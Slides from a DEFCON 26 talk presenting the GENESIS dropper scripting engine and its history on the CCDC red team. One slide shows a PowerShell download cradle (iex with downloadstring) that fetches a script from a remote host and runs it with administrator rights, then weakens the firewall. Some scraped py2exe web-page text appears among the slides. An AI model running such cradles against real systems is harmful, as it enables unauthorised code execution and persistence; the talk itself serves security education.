


ILL SEE YOUR MISSILE AND RAISE YOU A MIRV:


AN OVERVIEW OF THE GENESIS SCRIPTING ENGINE



DEFCON 26

Alex Levinson (*gen0cide*)

Dan Borges (*ahhh*)



AGENDA

01

US, DROPPERS, CCDC, & HISTORY

Introductions to us, droppers, and how we got here.

02

GENESIS & HOW IT WORKS

A deep dive into the dark magic behind GENESIS.

03

REAL WORLD APPLICATIONS

How offensive and defensive security professionals can find value from GENESIS.

04


LIVE DEMO

This always works on stage right?!



ABOUT US

PRESENTERS



Alex Levinson

Senior Security Engineer @ Uber
Speciality in tool dev & red teaming
Western & National CCDC Red Team




Dan Borges

Senior Red Teamer
Wizard of detection exercises
Western & National CCDC Red Team

DROPPERS, CCDC, & A LITTLE HISTORY

WHAT IS A “DROPPER”?



WHEN ARE DROPPERS USED?



python : py2exe Login
FrontPage
FrontPage Download Tutorial Mailing List Source C
Immutable Page Comments Info Attachments More A

py2exe

py2exe is a Python Distutils extension which Development is hosted at SourceForge. You can py2exe was originally developed by Thomas Hell mailing list and the Wiki.
py2exe is used by BitTorrent, SpamBayes, etc. In an effort to limit Wiki spam, this front page is now The old py2exe web site is still available until the

Starting Points

- Download py2exe from SourceForge
- News: information about the most recent releases
- Tutorial: the basics of creating a Windows executable

3rd party crimeware.

As a form of “packing”



Context aware implant solutions
(Genetic-Malware/Ebowla)



Professional offensive engagements (CCDC)


```
PS C:\Users\Administrator> whoami  
glacier\administrator  
PS C:\Users\Administrator> iex (( new-object net.webclient).downloadstring('http://180.0.0.1:8000/vrccdc/lol.ps1'))  
The operation completed successfully.  
The operation completed successfully.  
The operation completed successfully.  
The operation completed successfully.  
  
IMPORTANT: Command executed successfully.  
However, "netsh firewall" is deprecated;  
use "netsh advfirewall firewall" instead.  
For more information on using "netsh advfirewall firewall" commands  
instead of "netsh firewall", see KB article 947789  
at http://go.microsoft.com/fwlink/?LinkId=121488 .  
Ok.
```

A STORY OF DROPPERS ON THE CCDC RED TEAM




2014

Manually dropping individual
persistence




2015 - 2016

Bash, Batch, and PowerShell droppers




2017

Toolchain ported to a golang monorepo, known as **GOOBY**. This included a experimental executable to abstract dropping from the other cluster bomb tools, known as **GENESIS**.



2018

GENESIS Scripting Engine development started in late 2017 to prepare for the 2018 CCDC season. BETA version used at WRCCDC and NCCDC in 2018.




TODAY

Now we're ready to release a re-written, shiny new V1.0 version to you today!

